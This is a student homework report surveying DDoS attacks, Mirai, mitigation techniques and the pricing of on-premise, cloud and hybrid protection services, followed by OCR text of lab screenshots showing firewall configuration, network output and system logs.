A7011E Homework 5

Nico Ferrari (nicfer-0@student.ltu.se)

January 8, 2021

1. DoS market

A denial-of-service (DoS) attack makes unavailable the access to information systems, devices, or other network resources for the legitimate users due to the actions of a malicious entity. It is defines as Distribute DoS attack if multiple compromised computer systems are used as sources of attack, such as a botnet. Recent years have been signed by the introduction in our lives of an elevated number of IoT devices. During the past years, several advancements have been accomplished in the field of IoT, but security issues have been a major concern. In fact, since they are built on top of the internet, IoT devices are extremely vulnerable to malicious attacks. Due to their vulnerabilities and huge availability of devices, they have been exploited and used as part of botnets in order to perform DDoS attacks. Moreover, they represent also an easy target for DoS attacks, also due to their constrained resources [3].

In September 2016, for example, a malware called Mirai infected smart devices that run on ARC processors exploiting their weak credentials and used them to perform a DDoS attack on the website of a well-known security expert [6]. The code of the malware has been released and new malwares has been developed and used to perform DDoS attacks able to take down domain registration services provider such as Dyn. As described in [7], the volume sizes of the different DDoS attacks during the past years is exponentially increased.

In order to mitigate these kind of attacks, security measures must be taken at different layer. An important step for DDoS prevention is the detection of the attack. There are two different techniques, classified as:

- Misuse-based detection, where known attack signatures and system vulnerabilities are encoded and stored them in a database.
- Anomaly based detection, where a normal profiles of system states or user behaviors is created.

When a signature matches with actual activities or if there is a significant deviation from the profile created, an alarm is generated. This detection techniques are usually implemented in a IDS system. Signature based detection works only with known DDoS attacks while to create a profile for anomaly-based detection is difficult [9].

Another important phase is the attack prevention. In order to prevent DDoS attacks, some of the defense techniques are:

- apply filters: some filtering techniques are ingress filtering, by allowing to enter the network only the traffic which matches with a predefined range of domain prefix of the network and discarding the one that does not match with the prefix. Another technique is egress filtering, by filtering the outgoing traffic. Route-based distributed packet filtering (DPF) in order to check if a packet arriving at a router is valid with respect to its inscribed source/destination addresses, uses its routing information.
- Secure overlay: where packet is assumed to be genuine only if it comes from a legitimate server.
- Honeypots: impersonate a legitimate network in order to trick the attacker. While the honeypot gets attacked, the actual system stays safe and the attack can be analyzed in order to prevent future similar attacks or from the same attacker.

- Load balancing: trying to balance the loads of different systems. This can be achieved by replicating the data centers and servers, in order to avoid to have a single point of failure.
- Prevention based on awareness: apply basic preventive routines in the systems of the owner would help for DDoS prevention. In fact, some routines such as weak passwords were exploited by Mirai.

Moreover, DDoS attacks impact also the ISP networks, since all the malicious traffic traverses the ISP network, potentially congesting the links within network, while reaching the target of the attack [12], highlighting the importance of a collaboration between customers and their ISP.

During the past years, organization deployed different types of protections. *on premise* solutions has been the first to be implemented in order to mitigate DDoS attacks. It usually takes place at the perimeter of the company network, immediately behind the gateway to Internet. Applying specific hardware inside the organization's network will add a minimal amount of latency even while mitigation is actively taking place. This because the traffic is not redirected to 3rd party providers to analyze it, instead, everything happens inside the network. Another advantage of having premised based DDoS devices is having your own device in the infrastructure, allowing maximum control. An example is the *Inline DDoS Protection* offered by HostDime, a premium hardware-based DDoS monitoring and mitigation system [5]. For this service, a monthly subscription cost from 75$ to 300$ depending on the size of the attack to mitigate (1Gbps to 5 Gbps respectively) with excesses costing 0.50$ per Mbps. The same costs apply for on demand DDoS monitoring for 48 hours. Also Neustar offers an on-premise solution, offering hardware with capacity ranging from 500 Mbps of inspected throughput to 10 Gbps built to protect from layer 4–7 attacks and backed by the 24/7 expertise of the Neustar Security Operations Center [8]. Due to dedicated equipment, premise-based DDoS protection usually require a dedicated team to manage the devices and additional costs in terms of networking, power and cooling. Premise-based equipment usually requires dedicated staff to manage the devices, in addition to utilities overhead such as power, networking, and cooling.

As described in [1], the size of the attacks increased drastically in the last decade. In 2015, BBC has been a target for an attack which reached more than 600 Gbps, while in 2018 GitHub reached 1.35 TB of attack traffic. as we can see, on-premise solution become limited in therms of bandwidth or really expensive. In order to reduce the costs, cloud solution are provided. Cloud solution allow the organizations to remove the costs related to these devices. CloudFlare offers anti DDoS solutions starting from 20 $ /month for a Pro plan, to 200 $ /month for a business plan, in order to protect the websites of the organizations. In fact, the traffic to the website is redirected through the CloudFlare network which analyze it and filter it in order to mitigate DDoS attacks [4]. Another cloud alternative comes from Amazon, AWS Shield, which offers protection against DDoS attacks to websites hosted by Amazon. A standard DDoS protection is included for the AWS customers, but limited by the bandwidth of Amazon instance and it remains necessary to pay the extra traffic to this instance. An Advanced solution which mitigates this and offers more protection and features comes instead for a minimum of 3000 $ per month for at least one year [2].

In recent year, Hybrid DDoS mitigation solution has been deployed, where the organizations use anti-DDoS devices in their network and, in case of attack or high load traffic they redirect it to the service provider's networks where it get scanned and the malicious traffic filtered out. This allows the organization to have a multivector DDoS attack mitigation at Application, Network and transport layer, protecting also from volumetric attacks. This will increase the latency in peacetime, but will be able to mitigate volumetric DDoS attacks. Hybrid DDoS defense reduces the expenses of using cloud scrubbing alone. In fact, as we have seen before, cloud services usually charge based on the total amount of traffic diverted, paying then not only for the legitimate traffic, but also for the massive volumes of attack traffic. Hybrid solutions use the cloud services only when the always-on on-premise solution is overwhelmed. Hybrid solutions are offered for example by Radware [10], offering multi layered DDoS protection on the network including SSL-based DDoS attacks [11] , automatically generate protection for zero-day and unknown DDoS attacks in real-time, a cloud security network able to scales to over 5 Tbps of bandwidth.

2. References

[1] Rana Abubakar et al. "An Effective Mechanism to Mitigate Real-Time DDoS Attack". In: *IEEE Access* 8 (2020), pp. 126215–126227. ISSN: 21693536. DOI: 10.1109/ACCESS.2020.2995820.

[2] *Amazon*. https://aws.amazon.com/shield/. Accessed: 2020-12-03.

[3] M. Anirudh, S. Arul Thileeban, and Daniel Jeswin Nallathambi. "Use of honeypots for mitigating DoS attacks targeted on IoT networks". In: *International Conference on Computer, Communication, and Signal Processing: Special Focus on IoT, ICCCSP 2017*. Institute of Electrical and Electronics Engineers Inc., June 2017. ISBN: 9781509037155. DOI: 10.1109/ICCCSP.2017.7944057.

[4] *CloudFlare*. https://www.cloudflare.com/plans/. Accessed: 2020-12-03.

[5] *HostDime*. https://www.hostdime.com/services/ddos-protection/. Accessed: 2020-12-03.

[6] Luis Eduardo Suástegui Jaramillo. "Malware Detection and Mitigation Techniques: Lessons Learned from Mirai DDOS Attack". In: *Journal of Information Systems Engineering & Management* 3.3 (July 2018). DOI: 10.20897/jisem/2655.

[7] Tasnuva Mahjabin et al. "A survey of distributed denial-of-service attack, prevention, and mitigation techniques". In: *International Journal of Distributed Sensor Networks* 13.12 (Dec. 2017). ISSN: 15501477. DOI: 10.1177/1550147717741463.

[8] *Neustar*. https://www.home.neustar/ddos-protection/on-premises-ddos-protection. Accessed: 2020-12-03.

[9] Osborne Lawrence, Xiao Yang, and GuizaniSghaier. "Intrusion Detection Techniques in Mobile Ad Hoc and Wireless Sensor Networks". In: (2007).

[10] *Radware*. https://www.radware.com/products/cloud-ddos-services/. Accessed: 2020-12-03.

[11] *SSL based DDoS attacks*. https://security.radware.com/ddos-threats-attacks/ddos-attack-types/ssl-based-ddos-attacks/. Accessed: 2020-12-03.

[12] W. Eddy, G. Clark, and J. Dailey. *Customer-Controlled Filtering Using SDN*. Tech. rep. 2015. URL: http://datatracker.ietf.org/drafts/current/..

3. Have you successfully completed Lab assignment (4)

Figure 1:



Applications
Ubuntu with Apache2: ...
cdrom0 - File Manager
=Terminal - ltu@debian...
Terminal - ltu@debian: ~
Terminal - ltu@debian: ~
Ubuntu with Apache2: CSR & SSL Installation (OpenSSL) - Mozilla Firefox
Terminal - ltu@debian: ~
File Edit View Terminal Tabs Help
GNU nano 3.2 /etc/sysctl.conf Modified
Uncomment the next two lines to enable Spoof protection (reverse-path filter)
Turn on Source Address Verification in all interfaces to
prevent some spoofing attacks
#net.ipv4.conf.default.rp_filter=1
#net.ipv4.conf.all.rp_filter=1
Uncomment the next line to enable TCP/IP SYN cookies
See http://lwn.net/Articles/277146/
Note: This may impact IPv6 TCP sessions too
#net.ipv4.tcp_syncookies=1
# Uncomment the next line to enable packet forwarding for IPv4
net.ipv4.ip_forward=1
# Uncomment the next line to enable packet forwarding for IPv6
# Enabling this option disables Stateless Address Autoconfiguration
# based on Router Advertisements for this host
#net.ipv6.conf.all.forwarding=1
###
Additional settings - these settings can improve the network
security of the host and prevent against some network attacks
including spoofing attacks and man in the middle attacks through
redirection. Some network environments, however, require that these
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos M-U Undo
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To Line M-E Redo

Figure 2:



Applications
Terminal -
10:16
root
Terminal -
File Edit View Terminal Tabs Help
loop txqueuelen 1000 (Local Loopback)
RX packets 16 bytes 876 (876.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 16 bytes 876 (876.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@debian:~# iptables -A INPUT -i lo -j ACCEPT
root@debian:~# iptables -A INPUT -i enp0s8-j ACCEPT
Bad argument `ACCEPT'
Try `iptables -h' or 'iptables --help' for more information.
root@debian:~# iptables -A INPUT -i enp0s8 -j ACCEPT
root@debian:~# iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEP
T
root@debian:~# iptables -t nat -A POSTROUTING -o enp0s3 -j MASQUERADE
root@debian:~# iptables -A FORWARD -i enp0s3 -o enp0s8 -m state --
state RELATED,ESTABLISHED -j ACCEPT
root@debian:~# iptables -A FORWARD -i enp0s8 -o enp0s3 -j ACCEPT
root@debian:~# sudo sh -c “iptables-save > /etc/iptabes.conf”
sh: 1: “iptables-save: not found
root@debian:~# sudo sh -c "iptables-save > /etc/iptabes.conf”
> ^C
root@debian:~# sudo sh -c "iptables-save > /etc/iptabes.conf"
root@debian:~# nano /etc/iptabes.conf
root@debian:~#

Figure 3:



user@kali: ~
File Actions Edit View Help
(user㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.0.0.205 netmask 255.255.255.0 broadcast 10.0.0.255
inet6 fe80::a00:27ff:fedd:3ce5 prefixlen 64 scopeid 0×20<link>
ether 08:00:27:dd:3c:e5 txqueuelen 1000 (Ethernet)
RX packets 13 bytes 2412 (2.3 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 18 bytes 2120 (2.0 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0×10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 16 bytes 796 (796.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 16 bytes 796 (796.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
(user㉿kali)-[~]
$ ping google.com
PING google.com (142.250.74.14) 56(84) bytes of data.
64 bytes from arn09s21-in-f14.1e100.net (142.250.74.14): icmp_seq=1 ttl=109 time=17.2 ms
64 bytes from arn09s21-in-f14.1e100.net (142.250.74.14): icmp_seq=2 ttl=109 time=16.1 ms
64 bytes from arn09s21-in-f14.1e100.net (142.250.74.14): icmp_seq=3 ttl=109 time=16.1 ms
64 bytes from arn09s21-in-f14.1e100.net (142.250.74.14): icmp_seq=4 ttl=109 time=16.4 ms
64 bytes from arn09s21-in-f14.1e100.net (142.250.74.14): icmp_seq=5 ttl=109 time=16.4 ms
^X^C
--- google.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4041ms
rtt min/avg/max/mdev = 16.078/16.458/17.243/0.416 ms
(user㉿kali)-[~]
$

Figure 4: port scanning with nmap




Figure 5:



report-4c9c6657-952a-...
Ingreslock rlogin root - G...
[user@kali: ~]
File Actions Edit View Help
Jan 4 14:09:01 metasploitable CRON[22917]: pam_unix(cron:session): session opened for user root by (uid=0)
Jan 4 14:09:05 metasploitable CRON[22917]: pam_unix(cron:session): session closed for user root
Jan 4 14:17:01 metasploitable CRON[22947]: pam_unix(cron:session): session opened for user root by (uid=0)
Jan 4 14:17:01 metasploitable CRON[22947]: pam_unix(cron:session): session closed for user root
Jan 4 14:39:02 metasploitable CRON[22996]: pam_unix(cron:session): session opened for user root by (uid=0)
Jan 4 14:39:05 metasploitable CRON[22996]: pam_unix(cron:session): session closed for user root
Jan 4 15:02:01 metasploitable CRON[23053]: pam_unix(cron:session): session opened for user root by (uid=0)
Jan 4 15:02:03 metasploitable CRON[23053]: pam_unix(cron:session): session closed for user root
Jan 4 15:09:01 metasploitable CRON[23075]: pam_unix(cron:session): session opened for user root by (uid=0)
Jan 4 15:09:04 metasploitable CRON[23075]: pam_unix(cron:session): session closed for user root
Jan 4 15:17:01 metasploitable CRON[23105]: pam_unix(cron:session): session opened for user root by (uid=0)
Jan 4 15:17:02 metasploitable CRON[23105]: pam_unix(cron:session): session closed for user root
